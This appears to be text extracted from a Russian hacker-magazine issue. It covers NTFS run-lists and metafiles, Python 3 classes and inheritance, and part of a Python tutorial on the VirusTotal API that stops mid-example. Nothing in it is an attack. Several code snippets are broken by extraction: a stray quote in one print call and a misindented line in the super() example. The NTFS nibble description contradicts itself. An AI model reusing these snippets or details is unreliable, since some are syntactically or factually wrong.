- файл содержит много альтернативных имен или жестких ссылок;
- файл сильно фрагментирован;
- файл содержит очень сложный дескриптор безопасности;
- файл имеет очень много потоков данных (т. е. атрибутов типа `$DATA`).

Атрибут полного имени файла `$FILE_NAME` хранит имя файла в соответствующем пространстве имен. Таких атрибутов у файла может быть и несколько. Здесь же хранятся и жесткие ссылки (hard link), если они есть.

СПИСКИ ОТРЕЗКОВ

Тела нерезидентных атрибутов хранятся на диске в одной или нескольких кластерных цепочках, называемых **отрезками** (runs). Отрезком называется последовательность смежных кластеров, характеризующаяся номером начального кластера и длиной. Совокупность отрезков называется **списком** (run-list или data run).

Внутренний формат представления списков не то чтобы сложен, но простым его тоже не назовешь. Для экономии места длина отрезка и номер начального кластера хранятся в полях переменной длины. Если размер отрезка умещается в байт (т. е. его значение не превышает 255), то он займет один байт. По аналогии, если размер отрезка требует для своего представления двойного слова, то он займет двойное слово.

Сами же поля размеров хранятся в 4-битных ячейках, называемых **нибблами** (nibble) или **полубайтами**. Шестнадцатеричная система счисления позволяет легко переводить байты в нибблы и наоборот. Младший ниббл равен (`X&15`), а старший — (`X/16`). Иначе говоря, младший ниббл соответствует младшему шестнадцатеричному разряду байта, а старший — старшему. Например, `69h` состоит из двух нибблов, причем младший равен `9h`, а старший — `6h`.

Список отрезков представляет собой массив структур, каждая из которых описывает характеристики «своего» отрезка. В конце списка находится завершающий ноль. Первый байт структуры состоит из двух нибблов: младший задает длину поля начального кластера отрезка (условно обозначаемого буквой `F`), а старший — количество кластеров в отрезке (`L`). Затем идет поле длины отрезка. В зависимости от значения `L` оно может занимать от одного до восьми байт (поля большей длины недопустимы). Первый байт поля стартового кластера файла расположен по смещению `1+L` байт от начала структуры (что соответствует `2+2*L` нибблам). Вот как выглядит структура одного элемента списка отрезков.

Смещение в нибблах	Размер в нибблах	Описание
0	1	Размер поля длины (L)
1	1	Размер поля начального кластера (S)
2	2*L	Количество кластеров в отрезке
2+2*L	2*S	Номер начального кластера отрезка

Начиная с версии 3.0 NTFS поддерживает **разреженные** (sparse) атрибуты, т. е. такие атрибуты, которые не записывают на диск кластеры, содержащие одни нули. При этом поле номера начального кластера отрезка может быть равным нулю, что означает, что данному отрезку не выделен никакой кластер. Поле длины содержит количество кластеров, заполненных нулями.

НАЗНАЧЕНИЕ СЛУЖЕБНЫХ ФАЙЛОВ

NTFS содержит большое количество служебных файлов (метафайлов) строго определенного формата. Важнейший из метафайлов, `$MFT`, мы только что рассмотрели. Остальные метафайлы играют вспомогательную роль. Тем не менее если они окажутся искажены, то штатный драйвер файловой системы не сможет работать с таким томом, поэтому иметь некоторые представления о назначении каждого из них все же необходимо.

Краткие сведения о назначении важнейших метафайлов приведены в следующей таблице. К сожалению, в пределах одной статьи нет возможности подробно рассмотреть структуру всех существующих метафайлов, но, по крайней мере, можно составить общее представление об их назначении.

INODE	ИМЯ ФАЙЛА	ОС	ОПИСАНИЕ
0	**$MFT**	Любая	Главная файловая таблица (Master File Table, MFT)
1	**$MFTMirr**	Любая	Резервная копия первых четырех элементов MFT
2	**$LogFile**	Любая	Журнал транзакций (transactional logging file)
3	**$Volume**	Любая	Серийный номер, время создания, флаг несброшенного кеша (dirty flag) тома
4	**$AttrDef**	Любая	Определение атрибутов
5	**. (точка)**	Любая	Корневой каталог (root directory) тома
6	**$Bitmap**	Любая	Карта свободного/занятого пространства
7	**$Boot**	Любая	Загрузочная запись (boot record) тома
8	**$BadClus**	Любая	Список плохих кластеров (bad clusters) тома
9	**$Quota**	Windows NT	Информация о квотах (quota information)
9	**$Secure**	Windows 2000 и позже	Использованные дескрипторы безопасности (security descriptors)
10	**$UpCase**	Любая	Таблица заглавных символов (uppercase characters) для трансляции имен
11	**$Extend**	Windows 2000 и позже	Каталоги: $ObjId, $Quota, $Reparse, $UsnJrnl
12–15	**не используется**	Любая	Помечены как использованные, но в действительности пустые
16–23	**не используется**	Любая	Помечены как неиспользуемые
Любой	**$ObjId**	Windows 2000 и позже	Уникальные идентификаторы каждого файла
Любой	**$Quota**	Windows 2000 и позже	Информация о квотах (quota information)
Любой	**$Reparse**	Windows 2000 и позже	Информация о точке передачи (reparse point)
Любой	**$UsnJrnl**	Windows 2000 и позже	Журнал шифрованной файловой системы (journaling of encryption)
> 24	**Пользовательский файл или каталог**	Любая	Обычные файлы и каталоги

ЗАКЛЮЧЕНИЕ

Мы рассмотрели общую структуру NTFS версии 3.1, которая используется начиная с Windows XP и заканчивая Windows Server 2019, включая, конечно же, Windows 10. Эта информация поможет тебе лучше понять, как Windows хранит файлы, а также может пригодиться в процессе восстановления поврежденных данных. Конечно же, подробное описание архитектуры NTFS может занять отдельную и весьма объемную книгу (которых, кстати, существует немало), но за подробностями ты всегда можешь обратиться к технической документации.

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

ПЕРЕХОДИМ НА PYTHON 3

КАК ПОПРОЩАТЬСЯ С PYTHON 2.7 И КОДИТЬ ДАЛЬШЕ

В этом году анонсирован последний выпуск Python 2.7, после чего Python Software Foundation перестанет поддерживать ветку 2.7. Множество популярных библиотек и фреймворков тоже прекращают официальную поддержку Python 2, а целый ряд дистрибутивов Linux уже не включают его в набор пакетов по умолчанию.

Конечно, Python 2 не исчез из реальности, как только питоночасы пробили 00:00, но он уже стал темным прошлым, а не суровым настоящим. Начинающие могут смело знакомиться с Python 3 без оглядки на 2.7, что сильно упрощает жизнь.

Популярность Python привела к тому, что многие люди изучают его неформально: по чужим примерам и статьям в блогах. В таком методе нет ничего плохого, но есть риск упустить важные особенности поведения.

Сегодня мы сфокусируемся на объектной модели. Синтаксис создания классов и объектов в Python достаточно очевиден, а вот детали поведения — не всегда. Для опытных пользователей эта информация общеизвестна, но у тех, кто переходит от написания коротких скриптов и использования чужих классов к созданию своих приложений, порой вызывает сложности.

ИЕРАРХИЯ КЛАССОВ И OBJECT

Начнем с самого простого случая — с классов, у которых нет явно указанного предка.

В Python 3 у любого пользовательского класса есть как минимум один базовый класс. В корне иерархии классов находится встроенный класс `object` — предок всех классов.

В учебных материалах и коде часто можно видеть такую конструкцию:

```
class MyClass(object):
    pass
```

В Python 3 она избыточна, поскольку `object` — базовый класс по умолчанию. Можно смело писать так:

```
class MyClass:
    pass
```

Популярность явного синтаксиса в коде на Python 3 связана с существовавшей долгое время необходимостью поддерживать обе ветки.

В Python 2.7 синтаксис `MyClass(object)` был нужен, чтобы отличать «новые» классы от режима совместимости с доисторическими версиями. В Python 3 никакого режима совместимости с наследием старых версий просто не существует, поэтому наконец можно вернуться к более короткому старому синтаксису.

Что особенного в классе `object`?

1. У него самого нет базового класса.
2. У объектов этого класса не только нет атрибутов и методов — нет даже возможности их присвоить.

```
>>> o = object()
>>> o.my_attribute = None
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'object' object has no attribute 'my_attribute'
```

«Техническая» причина этому — отсутствие у `object` поля `__dict__`, в котором хранятся все поля и методы класса.

ИНКАПСУЛЯЦИЯ И «ЧАСТНЫЕ» АТРИБУТЫ

Попытка изменить значение поля у объекта класса `object` — это единственный случай, когда нечаянное или намеренное изменение атрибута уже созданного объекта завершится с ошибкой.

Во всех остальных случаях можно поменять любые атрибуты объекта и никаких ошибок это не вызовет — ошибки возникнут потом, когда в другом месте кода кто-то обратится к модифицированным полям.

```
>>> class MyClass:
...   def my_method(self):
...     print("I'm a method")
...
>>> o = MyClass()
>>> o.my_method = None
>>> o.my_method()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'NoneType' object is not callable
```

Можно также добавить в уже созданный объект произвольные поля — класс объекта определяет, какие поля и методы у него будут сразу после создания, но никак не ограничивает, какие поля у него **могут** быть во время выполнения.

Казалось бы, инкапсуляция — один из трех фундаментальных принципов ООП, наравне с наследованием и полиморфизмом. Главное правило инкапсуляции — не давать пользователю объекта вносить в него не предусмотренные автором изменения. Однако даже без доступа к исходному коду достаточно упертый пользователь найдет способ модифицировать что угодно. Дух этого правила в другом: однозначно дать понять пользователю, где заканчивается стабильный публичный интерфейс и начинаются детали реализации, которые автор может поменять в любой момент.

Для этого в Python есть один встроенный механизм. Те поля и методы, которые не входят в публичный интерфейс, называют с подчеркиванием перед именем: `_foo`, `_bar`. Никакого влияния на работу кода это не оказывает, это просто просьба не использовать такие поля бездумно.

Для создания частных (private) атрибутов применяются два подчеркивания (`__foo`, `__bar`). Такие поля будут видны изнутри объекта под своими исходными именами, но вне объекта к ним применяется name mangling — переименования в стиле `_MyClass__my_attribute`:

```
class MyClass:
    x = 0
    _x = 1
    __x = 2
    def print_x(self):
        print(self.__x)

>>> o = MyClass()
>>> o.print_x()
2
>>> o.x
0
>>> o._x
1
>>> o.__x
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'MyClass' object has no attribute '__x'
>>> o._MyClass__x
2
```

Как видишь, это все еще достаточно мягкое ограничение доступа — просто настойчивая просьба не использовать частные поля в обход публичного интерфейса объекта.

> **INFO**
> Переименование не применяется к полям и методам с подчеркиванием с двух сторон вроде `__init__`. По соглашению такие имена дают «магическим методам», на которых построены все внутренние интерфейсы стандартной библиотеки Python: к примеру, `o = MyClass()` — это эквивалент `o = MyClass.__new__(MyClass)`. Такие методы, очевидно, должны быть доступны извне объекта под исходными именами.

Сэкономить время на создание публичного интерфейса к частным полям можно с помощью встроенного декоратора `@property`. Он создает поле, которое выглядит как переменная только для чтения — попытка присвоить значение вызовет исключение `AttributeError`. Для примера создадим класс с логическим значением `_boolean_property`, которое можно поменять только методом `set_property`, отклоняющим значения всех типов, кроме `bool`.

```
class MyClass:
    def __init__(self):
        self._boolean_property = True
    @property
    def my_property(self):
        return self._boolean_property
    def set_property(self, value):
        if type(value) == bool:
            self._boolean_property = value
        else:
            raise ValueError("Property value must be a bool")

>>> o = MyClass()
>>> o.my_property
True
>>> o.my_property = False
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: cant set attribute

>>> o.set_property(9)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "<stdin>", line 11, in set_property
ValueError: Property value must be a bool

>>> o.set_property(False)
>>> o.my_property
False
```

Функцию `set_property` можно было завернуть в декоратор `@my_property.setter`, в этом случае присваивание `o.my_property = False` работало бы, а `o.my_property = 9` вызывало `ValueError`.

ПРОВЕРКА СООТВЕТСТВИЯ ТИПОВ

В предыдущем примере мы явно проверяем, что тип значения — `bool`, с помощью `type(value) == bool`. В случае с `bool` это оправданно, поскольку никакой другой тип не может его заменить в логических выражениях, а наследоваться от него Python нам не даст.

В общем случае проверять `type()` — плохая идея, поскольку не учитывает ни возможность наследования, ни возможность создать свои классы с совместимым интерфейсом.

Для проверки совместимости с неким базовым классом нужно использовать `isinstance(object, class)`. Эта проверка истинна для класса `class` и всех его потомков.

```
>>> class Foo:
...   pass
...
>>> class Bar(Foo):
...   pass
...
>>> x = Foo()
>>> y = Bar()
>>> isinstance(x, Foo)
True
>>> isinstance(y, Foo)
True
>>> type(y) == Foo
False
```

Такая проверка оправданна в функциях, которые работают с объектами заранее известных классов из твоих же модулей.

А вот в библиотеке для широкого круга пользователей даже `isinstance()` может быть слишком жестким ограничением. Почти все встроенные возможности Python основаны на соглашениях о «магических методах», включая арифметические операторы, итерацию, контексты (`with ... as ...`) и многое другое. Сторонний разработчик вполне может создать свой контейнер, который можно использовать наравне со встроенными `list` и `dict`, или, к примеру, запускать и завершать работу демонов через интерфейс контекста.

Поэтому, если твой код делает предположения только об **интерфейсе** объектов, но не о деталях их поведения, лучше всего не проверять их тип, а отлавливать возникшие при вызове метода исключения и выдавать ошибки в стиле Object is not iterable.

О РЕГИСТРЕ БУКВ И СЛОВЕ SELF

На телефонном собеседовании в одной крупной компании меня однажды спросили, какое ключевое слово обязательно использовать как первый аргумент метода в Python. Я сначала даже не понял смысл вопроса — такого обязательного ключевого слова не существует. Дело в том, что многие соглашения в Python так сильны, что их соблюдают, даже если это не обязательно.

В стандартной библиотеке Python и сообществе его пользователей повелось, что названия классов начинаются с заглавной буквы, а ссылку на сам объект именуют `self`. Однако ни то, ни другое не является элементом синтаксиса языка, в отличие от `this` в Java.

Эти два определения класса эквивалентны:

```
class MyClass:
    def __init__(self, x):
        self.x = x

class myclass:
    def __init__(this, x):
        this.x = x
```

Важно только то, что первый аргумент метода — это всегда ссылка на вызывающий его объект.

СТАТИЧЕСКИЕ МЕТОДЫ И МЕТОДЫ КЛАССА

Этим метод объекта и отличается от просто функции — при вызове ему неявно передается ссылка на какой-то объект в качестве первого аргумента. На какой именно объект? По умолчанию — на экземпляр, которому принадлежит метод. С помощью декораторов `@classmethod` и `@staticmethod` это поведение можно изменить.

Декоратор `@classmethod` передает в метод ссылку на сам класс, а не на его конкретный экземпляр. Это дает возможность вызывать метод без создания объекта. А вот `@staticmethod`, по сути, и не метод вовсе, а просто функция, никакой неявной передачи ссылок таким методам не происходит.

Посмотрим на пример. Обрати внимание: `x` — поле класса, а не объектов-экземпляров.

```
class MyClass:
    x = 10
    @staticmethod
    def foo():
        print(x)

    @classmethod
    def bar(self):
        print(self.x)

    def quux(self):
        print(self.x)

>>> o = MyClass()
>>> o.x = 30
>>> o.foo()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "<stdin>", line 5, in foo
NameError: name 'x' is not defined
>>> o.bar()
10
>>> o.quux()
30
```

С помощью `o.x = 30` мы меняем значение поля `x` в объекте `o`. Как видишь, метод класса `bar` выводит исходное значение, потому что `self` для него — это сам класс `MyClass`. Для `quux` переменная `self` содержит ссылку именно на экземпляр `o`, поэтому метод выводит поле самого объекта.

Метод `foo` вовсе не работает, если во внешней области видимости нет переменной `x`. Если есть, то выводит ее. С помощью `@staticmethod` можно создать только такие методы, которым доступ к полям класса не нужен вообще, хотя зачем это может понадобиться в языке с модулями и пространствами имен — вопрос сложный.

ИЗМЕНЯЕМОСТЬ ПОЛЕЙ КЛАССА

В прошлом примере мы ввели поле класса `x`. В большинстве случаев вся инициализация переменных делается в методе `__init__`, вроде такого:

```
class MyClass:
    def __init__(self):
        self.x = 10
        self.hello = "hello world"
```

Почему так? Дело в том, что классы сами относятся к объектам класса `type` и их поля так же изменяемы, как поля всех остальных объектов.

> **INFO**
> Теперь ты знаешь, как проверить, что пользователь передал именно класс в твою абстрактную фабрику абстрактных фабрик или еще какую-то функцию для создания объектов произвольного класса. Совершенно верно, `isinstance(c, type)`.

В момент создания объекты содержат ссылки на все поля и методы своего класса. Если кто-то случайно модифицирует поле самого класса (в стиле `MyClass.x = y`), это автоматически изменит поле `x` для всех уже созданных объектов этого класса.

```
class MyClass:
    x = 10

o = MyClass()

>>> o.x
10
>>> MyClass.x = 70
>>> o.x
70
```

Если кто-то модифицирует поле в самом объекте, изменения в классе перестанут его затрагивать, поскольку поле потеряет связь с классом и станет ссылкой на новое значение.

```
>>> o.x = 80
>>> MyClass.x = 100
>>> o.x
80
```

Если инициализировать переменные в `__init__`, это будет происходить каждый раз, когда кто-то создает новый объект, и тогда эти переменные будут действительно локальными для конкретного объекта (instance variables).

МНОЖЕСТВЕННОЕ НАСЛЕДОВАНИЕ

Получить прямой доступ к информации о предках класса можно с помощью поля `__bases__`. В рабочем коде лучше так не делать, а обратиться к `isinstance()`, но ради интереса можно попробовать.

```
>>> import collections
>>> collections.OrderedDict.__bases__
(<class 'dict'>,)

>>> dict.__bases__
(<class 'object'>,)
```

Ты видишь, там находится не одно значение, а кортеж (tuple), что намекает нам на возможность иметь более одного родителя. В Python на самом деле есть множественное наследование. Применять его или не применять — вопрос сложный (и в большинстве проектов решенный в пользу «не применять»). При наличии удобного синтаксиса для декораторов можно добавить новое поведение в класс или метод куда проще.

Тем не менее возможность есть и порядок поиска методов (method lookup) достаточно логичный: от первого указанного предка к последнему.

Для примера создадим два базовых класса и двух потомков, которые наследуются от них в разном порядке:

```
class Foo:
    def hello(self):
        print("hello world")

class Bar:
    def hello(self):
        print("hi world")

class Baz(Foo, Bar):
    pass

class Quux(Bar, Foo):
    pass

x = Baz()
y = Quux()

>>> x.hello()
hello world
>>> y.hello()
hi world

>> Baz.__bases__
(<class '__main__.Foo'>, <class '__main__.Bar'>)
>>> Quux.__bases__
(<class '__main__.Bar'>, <class '__main__.Foo'>)
```


То же самое относится к вызовам методов предка через `super()` — вызов отправится к первому предку в списке:

```
class Xyzzy(Foo, Bar):
    def hello(self):
        super().hello()
print("This is what my parent does")

x = Xyzzy()

>>> x.hello()
hello world
This is what my parent does
```

ЗАКЛЮЧЕНИЕ

Даже небольшие приложения будет проще поддерживать и расширять, если уделить внимание взаимоотношениям между кодом и данными. Теперь ты знаешь детали поведения объектов — надеюсь, это тебе поможет.


ТОТАЛЬНАЯ ПРОВЕРКА



ИСПОЛЬЗУЕМ API VIRUSTOTAL В СВОИХ ПРОЕКТАХ

Ты наверняка не раз пользовался услугами сайта virustotal.com, чтобы проверить, не содержат ли бинарники вредоносных функций, либо протестировать собственные наработки. У этого сервиса есть бесплатный API, работу с которым на Python мы и разберем в этой статье.

Евгений Дроботун
Постоянный автор «Хакера»



Сайт virustotal.com

Чтобы пользоваться программными интерфейсами VirusTotal без ограничений, нужно получить ключ, который обходится в серьезную сумму — цены начинаются с 700 евро в месяц. Причем частному лицу даже при готовности платить ключ не дадут.


Однако отчаиваться не стоит, поскольку основные функции сервис предоставляет бесплатно и ограничивает нас лишь по числу запросов — не более двух в минуту. Что ж, придется с этим мириться.

WARNING

API VirusTotal нельзя использовать в коммерческих продуктах или услугах и в проектах, которые могут нанести прямой либо косвенный ущерб антивирусной индустрии.

ПОЛУЧАЕМ API KEY

Итак, первым делом нам нужна регистрация на сайте. Тут проблем никаких — я уверен, что ты справишься. После регистрации берем ключ доступа, перейдя в пункт меню API key.



Вот здесь лежит ключ доступа к API VirusTotal

ВЕРСИИ API

Сейчас актуальная версия API имеет номер 2. Но при этом уже существует и новый вариант — номер 3. Эта версия API пока еще находится в стадии беты, но ее уже вполне можно использовать, тем более что возможности, которые она предоставляет, гораздо шире.

Разработчики пока что рекомендуют применять третью версию только для экспериментов либо для некритичных проектов. Мы же разберем обе версии. Ключ доступа для них одинаков.

API VirusTotal. Версия 2

Как и в случае с другими популярными веб-сервисами, работа с API заключается в пересылке запросов по HTTP и получении ответов.

API второй версии позволяет:

- отправлять файлы на проверку;
- получать отчет по проверенным ранее файлам, с использованием идентификатора файла (хеш файла SHA-256, SHA-1 или MD5 либо значение `scan_id` из ответа, полученного после отправки файла);
- отправлять URL для сканирования на сервер;
- получать отчет по проверенным ранее адресам с использованием либо непосредственно URL, либо значения `scan_id` из ответа, полученного после отправки URL на сервер;
- получать отчет по IP-адресу;
- получать отчет по доменному имени.

Ошибки

Если запрос был правильно обработан и ошибок не возникло, будет возвращен код 200 (OK).

Если же произошла ошибка, то могут быть такие варианты:

- 204 — ошибка типа Request rate limit exceeded. Возникает, когда превышена квота допустимого количества запросов (для бесплатного ключа квота составляет четыре запроса в минуту);
- 400 — ошибка типа Bad request. Возникает, когда некорректно сформирован запрос, например если нет нужных аргументов или у них недопустимые значения;
- 403 — ошибка типа Forbidden. Возникает, если пытаться использовать функции API, доступные только с платным ключом, когда его нет.

При правильном формировании запроса (код состояния HTTP — 200) ответ будет представлять собой объект JSON, в теле которого присутствуют как минимум два поля:

- **response_code** — если запрашиваемый объект (файл, URL, IP-адрес или имя домена) есть в базе VirusTotal (то есть проверялся раньше) и информация об этом объекте может быть получена, то значение этого поля будет равно единице; если запрашиваемый объект находится в очереди на анализ, значение поля будет `-2`; если запрашиваемый объект отсутствует в базе VirusTotal — равно нулю;
- **verbose_msg** предоставляет более подробное описание значения `response_code` (например, Scan finished, information embedded после отправки файла на сканирование).

Остальная информация, содержащаяся в ответном объекте JSON, зависит от того, какая функция API была использована.

Отправка файла на сервер для сканирования

Для отправки файла на сканирование необходимо сформировать POST-запрос на адрес `https://www.virustotal.com/vtapi/v2`, при этом в запросе нужно указать ключ доступа к API и передать сам файл (здесь есть ограничение на размер файла — не более 32 Мбайт). Это может выглядеть следующим образом (используем Python):

```
import json
import requests
...
api_url = 'https://www.virustotal.com/vtapi/v2/file/scan'
params = dict(apikey='<ключ доступа>')
with open('<путь к файлу>', 'rb') as file:
  files = dict(file=('<путь к файлу>', file))
  response = requests.post(api_url, files=files, params=params)
if response.status_code == 200:
  result=response.json()
  print(json.dumps(result, sort_keys=False, indent=4))
...
```

Здесь вместо строки `<ключ доступа>` необходимо вставить свой ключ доступа к API, а вместо `<путь к файлу>` — путь к файлу, который ты будешь отправлять в VirusTotal. Если у тебя нет библиотеки requests, то поставь ее командой `pip install requests`.

В ответ, если все прошло успешно и код состояния HTTP равен 200, мы получим примерно вот такую картину:

```
{
  "response_code": 1,
  "verbose_msg": "Scan request successfully queued, come back later
for the report",
  "scan_id": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c45
38aabf651fd0f-1577043276",
  "resource": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c45
38aabf651fd0f",
  "sha1": "3395856ce81f2b7382dee72602f798b642f14140",
  "md5": "44d88612fea8a8f36de82e1278abb02f",
  "sha256": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c45
38aabf651fd0f",
  "permalink": "https://www.virustotal.com/file/275a021bbfb6489
e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f/analysis/157704
3276/"
}
```

Здесь мы видим значения `response_code` и `verbose_msg`, а также хеши файла SHA-256, SHA-1 и MD5, ссылку на результаты сканирования файла на сайте `permalink` и идентификатор файла `scan_id`.

INFO

В приведенных в статье примерах кода опущена обработка ошибок. Помни, что в ходе открытия файла или отправки запросов на сервер могут возникать исключения: `FileNotFoundError`, если файла нет, `requests.ConnectionError`, `requests.Timeout` при ошибках соединения и так далее.

Получение отчета о последнем сканировании файла

Используя какой-либо из хешей или значение `scan_id` из ответа, можно получить отчет по последнему сканированию файла (если файл уже загружался на VirusTotal). Для этого нужно сформировать GET-запрос и в запросе указать ключ доступа и идентификатор файла. Например, если у нас есть `scan_id` из предыдущего примера, то запрос будет выглядеть так:

```
import json
import requests
...
api_url = 'https://www.virustotal.com/vtapi/v2/file/report'
params = dict(apikey='<ключ доступа>', resource='275a021bbfb6489
e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f-1577043276')
response = requests.get(api_url, params=params)
if response.status_code == 200:
  result=response.json()
  print(json.dumps(result, sort_keys=False, indent=4))
...
```

В случае успеха в ответ мы увидим следующее:

```
{
  "response_code": 1,
  "verbose_msg": "Scan finished, information embedded",
  "resource": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c45
38aabf651fd0f",
  "sha1": "3395856ce81f2b7382dee72602f798b642f14140",
  "md5": "44d88612fea8a8f36de82e1278abb02f",
  "sha256": "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c45
38aabf651fd0f",
  "scan_date": "2019-11-27 08:06:03",
  "permalink": "https://www.virustotal.com/file/275a021bbfb6489
e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f/analysis/157704
3276/",
  "positives": 59,
  "total": 69,
  "scans": {
    "Bkav": {
      "detected": true,
      "version": "1.3.0.9899",
      "result": "DOS.EiracA.Trojan",
      "update": "20191220"
    },
    "DrWeb": {
      "detected": true,
      "version": "7.0.42.9300",
      "result": "EICAR Test File (NOT a Virus!)",
       "update": "20191222"
    },
    "MicroWorld-eScan": {
      "detected": true,
      "version": "14.0.297.0",
      "result": "EICAR-Test-File",
      "update": "20191222"
    },
    ...
  ...
  "Panda": {
    "detected": true,
    "version": "4.6.4.2",
    "result": "EICAR-AV-TEST-FILE",
    "update": "20191222"
  },
  "Qihoo-360": {
    "detected": true,
    "version": "1.0.0.1120",
    "result": "qex.eicar.gen.gen",
    "update": "20191222"
  }
}
```

Здесь, как и в первом примере, получаем значения хешей файла, `scan_id`, `permalink`, значения `response_code` и `verbose_msg`. Также видим результаты сканирования файла антивирусами и общие результаты оценки `total` — сколько всего антивирусных движков было задействовано в проверке и `positives` — сколько антивирусов дали положительный вердикт.

Чтобы вывести результаты сканирования всеми антивирусами в удобоваримом виде, можно, например, написать что-то в таком роде:

```
import requests
...
api_url = 'https://www.virustotal.com/vtapi/v2/file/report'
params = dict(apikey='<ключ доступа>', resource='275a021bbfb6489
e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f-1577043276')
response = requests.get(api_url, params=params)
if response.status_code == 200:
  result=response.json()
  for key in result['scans']:
    print(key)
    print('  Detected: ', result['scans'][key]['detected'])
    print('  Version: ', result['scans'][key]['version'])
    print('  Update: ', result['scans'][key]['update'])
    print('  Result: ', 'result['scans'][key]['result'])
...
```

Вывод на экран информации о результатах сканирования файла на VirusTotal с использованием разных антивирусных движков

Отправка URL на сервер для сканирования

Чтобы отправить URL для сканирования, нам необходимо сформировать и послать POST-запрос, содержащий ключ доступа и сам URL:

```
import json
import requests
...
api_url = 'https://www.virustotal.com/vtapi/v2/url/scan'
params = dict(apikey='<ключ доступа>', url='https://xakep.ru/author/
drobotun/')
response = requests.post(api_url, data=params)
if response.status_code == 200:
  result=response.json()
  print(json.dumps(result, sort_keys=False, indent=4))
...
```

В ответ мы получим примерно то же, что и при отправке файла, за исключением значений хеша. Содержимое поля `scan_id` можно использовать для получения отчета о сканировании данного URL.

Получение отчета о результатах сканирования URL-адреса

Сформируем GET-запрос с ключом доступа и укажем либо непосредственно сам URL в виде строки, либо значение `scan_id`, полученное с помощью предыдущей функции. Это будет выглядеть следующим образом:

```
import json
import requests
...
api_url = 'https://www.virustotal.com/vtapi/v2/url/report'
